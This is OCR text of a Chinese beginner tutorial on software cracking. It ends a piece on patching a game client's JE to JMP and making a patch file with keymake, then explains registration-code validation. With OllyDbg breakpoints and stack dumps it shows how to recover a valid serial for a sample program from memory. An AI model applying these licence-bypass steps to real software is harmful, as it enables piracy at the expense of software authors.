


图9

在0043BF9B处汇编，将JE改为JMP，然后将修改过的文件另存为2.exe。这时2.exe就可以双开了，但是倘若在网吧每次都要使用OD进行修改就太麻烦了，现在请出另一个主角keymake（图8），运行keymake，选择“其它”→“制作文件补丁”，来到如图9所示的窗口。在原始文件处选择element\elementclient.exe，已破解的文件处选择我们修改好的2.exe，然后点击“制作”，就可以收工了。将我们制作好的补丁存到邮箱里，在网吧用的时候就很方便了。

（文章中涉及到的工具Ollydbg和keymake已收录在光盘中）

文章难易度：★★★
文章闪光点：软件的注册验证过程分析以及如何从内存当中寻找到软件真正的注册码

从零开始学破解之（十七）
神秘的注册码

Talent Feng

一说到“注册码”，小菜们的精神为之一振，老早就听说过它了，现在终于要揭开它的神秘了。没错，今天我要讲的就是大名鼎鼎的“注册码”，说到注册码要讲的内容还是非常多的，因为注册码可是软件破解中最重要的一个概念了，各种各样的破解技术，最终都是要想法设法寻找到软件的“注册码”，一旦得到了软件的注册码，那么这个软件也就随之被攻破了。可以说，软件破解与反破解的种种较量，归根到底就是寻找注册码与隐藏注册码的较量。正是因为注册码具有十分重要的地位，所以软件作者也在保护软件注册码上下足了功夫。

贯穿于我们以前的课程当中最核心的技术就是“暴力破解”，因此在接触注册码之前我们一直学习的都是最基本的破解技术，小菜们现在是不是觉得有些委屈呢？学习了这么久的破解技术，

却一直都在“入门技术”中转悠，多少有点不甘心。事实上我们在以后的学习过程中就会发现，基础知识学习好了，后面的知识学起来就相当快的，所以基础知识是非常重要的。

言归正传，今天要为大家引入的新概念就是“注册码”，关于这个东西小菜们目前只需要知道它很重要就可以了。那么究竟这个“注册码”是怎样一个神奇的东西呢？在今后的课程中我们就一起来认识这个新“朋友”。

第一章：理论篇

第一节、初识软件注册码

首先大家要了解什么是“软件的注册码”，相信对于这个概念小菜们不会陌生，因为在平时使用各种软件的过程中以及练习破解技术的时候我们都会接触到它。大家肯定会有这样一个认识：只要有了注册码，就可以实现软件的注册了。所以，我们得到了这样一个很简单的结论：“注册码，就是用于注册软件的”。有时注册码也会被叫做“序列号”、“注册码”、“认证码”等，听到这些东西小菜们应该觉得很熟悉吧，平时我们使用软件的时候总是想方设法的在网上寻找相应的注册码、序列号，然后就可以正常的使用软件了。既然大家都见识过“注册码”，那么在小菜的眼里注册码是什么样子的呢？我们平时见到的“注册码”大多是一些奇形怪状的“字符串”，别小看这些东西，只有它才能实现注册软件的目的。

好了，关于注册码的简单概念就为大家介绍到这儿，接下来要讲解的重点就是如何把“注册码”与“软件破解”联系起来。我们学习了这么久的破解，还确实没有详细的接触到“注册码”呢，大家不要着急，下面就要和注册码开始“亲密接触了”！

接触到“注册码”也就意味着我们的技术即将登上一个新的台阶了，所以很有必要为大家做一个简单总结，对一些基本的概念进行一个梳理。目前最流行的破解技术可以分为两类：第一类就是小菜们一直学习的“暴力破解”，这是最简单的一门技术，相当于破解技术中的“入门技术”；第二类就是我们即将学习的，通过寻找软件注册码的方法来实现破解软件的目的，也叫作“追码破解法”，意思就是通过跟踪调试的办法寻找到软件的“注册码”。那么，这两种技术究竟有什么特点呢？暴力破解是通过修改代码实现的，虽然是入门技术，但是难度上也不小，想准确熟练的寻找到隐藏在代码海洋中的关键代码，还非得下一番功夫不可。除了寻找关键代码需要下一番功夫外，找到了关键代码后如何去修改也是一个问题。常用的汇编代码虽然也不多，但是每一次对软件关键代码的修改多多少少会有一些运气成分在里面。如果一种修改方法没有效果立刻就要更换另一种方法，所以说破解过程中的不确定因素还是比较多的。此外，通过前面几次课程的学习，大家也认识到了“暴力”破解具有一定的局限性，也就是说针对不同类型的软件我们必须采取不同的方法来解决。如果遇到了功能限制的软件，就要使用针对功能限制的破解方法，如果遇到了使用次数限制的软件，就要使用针对使用次数限制的破解方法去解决掉它。在上一节课中我们还见识到了“伪破解”，就是表面上看到是成功的破解了，但实际上根本没有实现破解的目的。所以说“暴力破解”作为一个入门的技术，它的局限性是很大的。小菜们想要实现一个质的飞跃，必须掌握新的技术。

说了这么多“暴力破解”的不足和缺点，小菜们千万不要以为这么长时间的学习都白费了，在破解的殿堂中各种不同的技术都是相辅相成的，并没有明确的界限。基础的东西掌握的越牢固，对于高级的技术就学习的越快。所以“暴力破解”这个基础是一定要扎扎实实打好的。

那么通过寻找注册码来实现软件破解的这个技术，究竟有什么优点呢？究竟会比“暴力”破解法强大多少呢？关于这个问题，就希望各位在以后的学习中慢慢体会吧。我可以小小的透露一下，如果能够寻找到软件的注册码，那就是“一劳永逸”，也就是说找到了注册码，其它的问题就全部解决了，什么“功能限制”、“次数限制”、“伪破解”统统解决了！怎么样寻找软件的“注册码”呢？又怎么样把软件的注册码给提取出来呢？如果能够随意的找到软件的注册码，那一定是件非常有意思并且相当自豪的事情。没错，如何熟练的寻找到软件的注册码就是我们的下一个任务目标，小菜们准备好了吗？

第二节、分析注册码是如何产生的

说来说去都是在讲找到注册码如何如何的好，小菜们的胃口也早都被吊起来了。对了，还没有给大家讲这个注册码究竟与我们的破解有什么关系呢。刚才已经提到了一点，就是我们可以通过寻找的办法来找出软件的注册码，这里提到的“寻找”就和小菜们一直学习的破解技术有联系了。所谓“寻找”注册码，真正的含义就是通过跟踪与调试的方法来找到内存当中出现的软件注册码。这个过程就是寻找注册码的过程，也就是小菜们经常听到的“追码”！不过新的问题又来了，什么叫做“内存当中出现的注册码”呢？这个就要说说软件的注册验证过程了，记得以前曾经讲过这个东西，今天我们就一边复习一边掌握新的知识吧。软件的注册验证过程一般是这样的：

第一步，软件提示我们输入注册名与注册码，就是当我们点下软件的“注册”按钮，然后就会弹出一个窗口，并要求输入注册码之类的东西，这个过程小菜们应该很熟悉了吧。当我们输入完注册名和注册码后（一般的，随便输入就可以了），输入的注册码经历了怎样的一个过程呢？

第二步，当我们输入完后，软件会把输入的内容记录下来，不管你输入的是123还是456，软件都会进行记录，在记录的时候软件会自动把输入的注册名与注册码分开来存放。也就是说假如小菜们尝试着注册一款软件，输入的注册名是“小菜”，输入的注册码是“1234”，那么软件在记录这些东西的时候就会把“小菜”，也就是注册名记录在第一张纸上，把“1234”，也就是输入的注册码记录在第二张纸上。为什么要这样做呢，过一会儿小菜们就会知道了。第二步看起来非常简单，但却是很重要的一个过程。在这一步中软件将注册名与注册码进行了分离，为后面的工作作好准备。

第三步，现在注册码与注册名已经分开了，到了这一步软件会单独把注册名取出来，也就是把刚才说到的第一张纸拿出来，软件这时要干什么呢？这个时候就要进行最关键的一个步骤了：算法计算，也就是把注册名按照一定的计算方法进行计算。当然这个计算过程只有软件的作者知道，别人一般是不可能知道具体的计算方法的，如果知道了具体的算法，也就意味着这个软件已经被破解掉了，因为它的防御体系已经被摧毁了。所以，分析软件的注册算法也是一件非常有成就感的事情，不过那是高手们所追求的，作为小菜目前还没有这么高深的功力，还是慢慢学习吧。回到正题上来，当软件把注册名按照算法进行了具体的计算后，会出现什么样的情况呢？我们刚才输入的注册名可就要大变脸了，输入的是“小菜”，经过算法计算之后可能就会变成“小小小菜菜菜”、“小小菜菜”之类的，也有可能变成“X档案的忠实小菜”这样子的，因为具体算法的不同所以会产生千奇百怪的结果。也就是说通过这个步骤，我们输入的注册名会经过一个变换而变成另外一个样子。我们把它叫做“算法计算的结果”，假设“小菜”这个注册名经过计算之后变成了“小菜菜”，这个计算出来的东西有什么用呢？先不管它有什么用，只要记住就可以了，继续跟着软件走。

第四步，当计算完注册名后，软件会接着把“注册码”提出来，也就是小菜随便输入的那个“1234”，这时候把它取出来是要干什么呢？别急，软件并不会把这个“注册码”进行什么处理，而是接着把上一步计算得到的“算法计算结果”取出来，也就是说此时软件用到了两个东西：一个是小菜输入的“注册码”，也就是“1234”，另一个则是上一步得出的“计算结果”，也就是“小菜菜”。“同时把它们两个取出来要干什么呢？”小菜们疑惑的问道，下面就要进行一个非常重要的过程了。

第五步，为什么说这一步非常重要呢？因为这时软件会把“注册码”与“计算结果”进行一个比较，也就是比较“1234”与“小菜菜”这两个东西，看看它们是否相等。“当然不相等了”小菜们在第一时间就做出了反映。没错，软件也检验出了这两个东西是不相等的。那么软件发现它们不相等又能怎么样呢？我们来看下一步。

第六步，软件已经发现所比较的两个值是不相等的，接下来软件就会对这个判断结果作出反应了。下面的情景大家就很熟悉了，软件会弹出一个窗口告诉我们“注册失败”，也有可能是“注册码错误”，显示的内容也许会不尽相同，但是所包含的信息是一样的，那就是没有注册成功。小菜们恍然大悟，原来注册失败的提示就是这么出现的呀，总算找到原因了。

经过以上这六个步骤，软件的注册验证工作也就宣告完成了。小菜们似乎还没有回过神来，新的问题又来了，为什么把我们输入的注册码“1234”与注册名计算的结果“小菜菜”进行比较后，就会弹出注册失败的提示呢？直接的原因是因为“1234”与“小菜菜”是不相等的，这一点大家已经很清楚了，不等于“小菜菜”就导致了注册失败。大家整理一下思路，我们一直称做“注册码”的东西其实就是随意填写的一组数字“1234”，也就是说这个“注册码”是我们很熟悉的“假码”或者是“试炼码”，总之大家只要记住它不是正确的注册码就可以了。小菜们一定也知道如果输入的注册码与正确的注册码相等，软件就会注册成功。如果输入的注册码与真正的注册码不相等，那么就会注册失败。大家想想看，现在的情况是软件提示我们“注册失败”，也就是说我们输入的注册码与真正的注册码是不相等的。而我们输入的注册码是“1234”，它与真正的注册码不相等，那么真正的注册码又是什么呢？没错！聪明的小菜马上联想到了刚才提到的那个“小菜菜”，因为正是它与“1234”比较后，直接导致了软件的注册失败。现在一切都很明白了，真正的注册码就是“小菜菜”这个东西。我们这里的“小菜菜”是如何计算出来的呢？很简单，是通过对注册名的计算得来的。好了，分析到这里就可以高兴的告诉小菜们，我们已经分析出了软件注册验证过程中最关键的部分，也就是真正的注册码是如何得来的，其实大多数软件的注册码都是由注册名直接计算得来的。明白了注册码产生的过程，后面的内容就很好理解了。

第三节、寻找注册码的行踪

寻找软件注册码最主要的步骤就是通过分析调试的办法找到软件的注册码，那么为什么我们可以找到注册码的行踪呢？原因是这样的，因为软件的注册验证过程决定了软件必须绕过一个注册成功与否的答复，那么要判断我们是否成功注册，最直接的办法就是检验我们输入的注册码是否正确，如果正确就注册成功，因此我们寻找注册码的机会就出现了。因为软件在一定的时候肯定会把输入的假注册码与通过计算得出的真正的注册码进行比较，既然必须要用到真正的注册码作为比较的对象和标准，那么这时候真正的注册码就会无可避免的出现在电脑的“内存当中”，假如通过一定的手段，把此时出现在内存当中的注册码抓出来，不就可以得到真正的注册码了吗？有了真正的注册码，剩下的事情就简单了！现在，我们要一起解决的问题就是如何从内存当中寻找到软件真正的注册码。

第二章：实践篇

理论讲了一大堆，小菜们早就按耐不住跃跃欲试了，毕竟通过亲身的实践才能真正提高我们的技术！现在我们就一起尝试如何从内存当中寻找到软件的注册码。我们要用到的工具主要有PEID和OD（对于这两个工具，相信小菜们已经很熟悉了，任何破解工作基本上都离不开它俩）。

首先，我们依然遵守破解的一般流程，习惯性的使用PEID检查一下软件有没有加壳，从PEID的检查结果可以看出我们很幸运，软件没有经过加壳（图1），既然没有加壳那就直接扔到OD里分析一下吧。运行OD，载入目标软件，下面就要来寻找软件的关键代码了，对于如何寻找关键代码，小菜们都已经很熟悉了吧。通过OD的字符串查找功能，寻找到软件的注册提示信息，根据这个信息就能很快的寻找并定位关键的代码了。




图1

打开字符串参考，很快就找到了“注册码不正确”这句关键的注册提示（图2），双击这个提示信息就会来到对应的代码处了（图3）。

004ECA0C	mov	eax, 004ECB98	注册信息没有填写齐全
004ECA76	mov	edx, 004ECBB8	i
004ECA92	mov	eax, 004ECBC4	注册成功，谢谢你的注册！
004ECAA9	mov	edx, 004ECBE8	软件已注册
004ECAB9	mov	ecx, 004ECBFC	\tcy.sys
004ECAD8	push	004ECC10	305837257823
004ECADD	mov	ecx, 004ECC28	num
004ECAE2	mov	edx, 004ECC34	setupsys
004ECAF2	mov	ecx, 004ECBFC	\tcy.sys
004ECB18	mov	eax, 004ECC48	注册码错误，请重新输入！
004ED2B0	push	004ED3D0	data\
004ED2C6	push	004ED3E0	\

图2




图3

现在小菜们不要急着去寻找什么关键的跳转修改代码什么的，因为我们今天的重点内容是寻找到软件的注册码，也就是使用文明的方法来破解软件了。那些修改代码之类的暴力方法，

实在是太过野蛮了，技术也要向文明的方向发展嘛！我们要如何才能找到软件的注册码呢？

第一步、定位

需要定位一段代码，因为是通过跟踪的方法来捕捉真正注册码出现在内存中的那一个瞬间，所以我们需要确定一个大概的范围，并保证真正的注册码一定会在这个范围内出现。要熟练的定位这个范围是需要下一番功夫，经过大量的练习才能做到的。小菜们先跟着我做吧，我们把注意力集中在

```
004ECA6B  |.  E8 38FCFFFF    call    004EC6A8
004ECA70  |.  8D85 68FFFFFF lea  eax, dword ptr [ebp-98]
004ECA76  |.  BA B8CB4E00    mov    edx, 004ECBB8   ;  i
004ECA7B  |.  E8 9C80F1FF    call    00404B1C
004ECA80  |.  8B95 68FFFFFF mov edx, dword ptr [ebp-98]
004ECA86  |.  58              pop     eax
004ECA87  |.  E8 CC81F1FF    call    00404C58
004ECA8C  |.  0F85 86000000 jnz     004ECB18
004ECA92  |.  B8 C4CB4E00    mov     eax, 004ECBC4   ;  注册成功，谢谢你的注册！
```

这段代码上，当然不是只让小菜们看看这些代码，我们需要在这里设置一个断点。方法非常简单，选定第一句代码并按下快捷键F2就可以了，看到代码变成了红色就表示断点设置成功了（图4）。

004ECA65	. 8D95 68FFFFFF	lea	edx, dword ptr [ebp-98]	
004ECA6B	. E8 38FCFFFF	call	004EC6A8	
004ECA70	. 8D85 68FFFFFF	lea	eax, dword ptr [ebp-98]	
004ECA76	. BA B8CB4E00	mov	edx, 004ECBB8	i
004ECA7B	. E8 9C80F1FF	call	00404B1C	
004ECA80	. 8B95 68FFFFFF	mov	edx, dword ptr [ebp-98]	
004ECA86	. 58	pop	eax	
004ECA87	. E8 CC81F1FF	call	00404C58	
004ECA8C	.v 0F85 86000000	jnz	004ECB18	
004ECA92	. B8 C4CB4E00	mov	eax, 004ECBC4	注册成功，谢谢你的注册！
004ECA97	. E8 ECF1F4FF	call	00438C88	

图4

第二步、中断

所谓中断就是要让软件在正常的运行过程中断下来，并停止在我们需要它停下来的地方。设置好断点后，紧接着按快捷键F9，让程序在OD中运行起来。等程序运行完毕，打开软件的注册窗口并任意输入一组注册信息，例如注册名“456”，注册码“1234”（图5）。这时候单击确定按钮，软件就会立刻被OD中断下来，停在设置断点的那一句代码上，软件的运行过程已经被中断了，下面该怎么办呢？

第三步、跟踪

所谓跟踪就是通过跟踪的方法来寻找注册码的踪迹，现在软件已经老老实实的停在我们设置断点的那一句代码上了。根据上面的分析大家可以知道，注册码一定会在这句代码的周围出现（这可是经验哦），目前的任务就是要把它找出来。如何实现“跟踪”这个操作呢？大家回忆一下脱壳时学到的单步跟踪大法，所用到的就是“单步跟踪”，命令对应的快捷键为F8。赶紧也使出单步跟踪大法吧！小菜们一边按着F8一边注意着OD中各个窗口数值的变化。正在跟踪的时候，在旁边的小窗口中发现了“1234”的踪影（图6），这不就是我们输入的那个假的“注册码”吗？这时候大家一定要注意，假的注册码出现了，真正的注册码也就离的不远了。小心翼翼的跟踪，突然在一个小窗口中发现我们输入的注册码“1234”的下面紧跟了一串奇怪的字符串，它的模样相当怪异，引起了小菜们的注意（图7）。




图5

0012FAF4	00ECA72C	ASCII "1234"
0012FAF8	0012FBE8	指向下一个 SEH 记录的指针
0012FAFC	004ECB80	SE处理程序
0012FB00	0012FBB4	
0012FB04	00471E64	wytx.00471E64
0012FB08	00EBF308	
0012FB0C	00000000	
0012FB10	00000000	
0012FB14	00EC78F0	ASCII "456"
0012FB18	00ED5494	ASCII "73016955"
0012FB1C	00000000	
0012FB20	00ECA72C	ASCII "1234"

图6

0012FB04	00471E64	wytx.00471E64
0012FB08	00EBF308	
0012FB0C	00000000	
0012FB10	00000000	
0012FB14	00EC78F0	ASCII "456"
0012FB18	00ED5494	ASCII "73016955"
0012FB1C	00ED54AC	ASCII "36i5w122zF7980"
0012FB20	00ECA72C	ASCII "1234"
0012FB24	00EBD648	ASCII "456"
0012FB28	00EB602C	ASCII "1234"
0012FB2C	43000000	
0012FB30	49575C3A	

图7

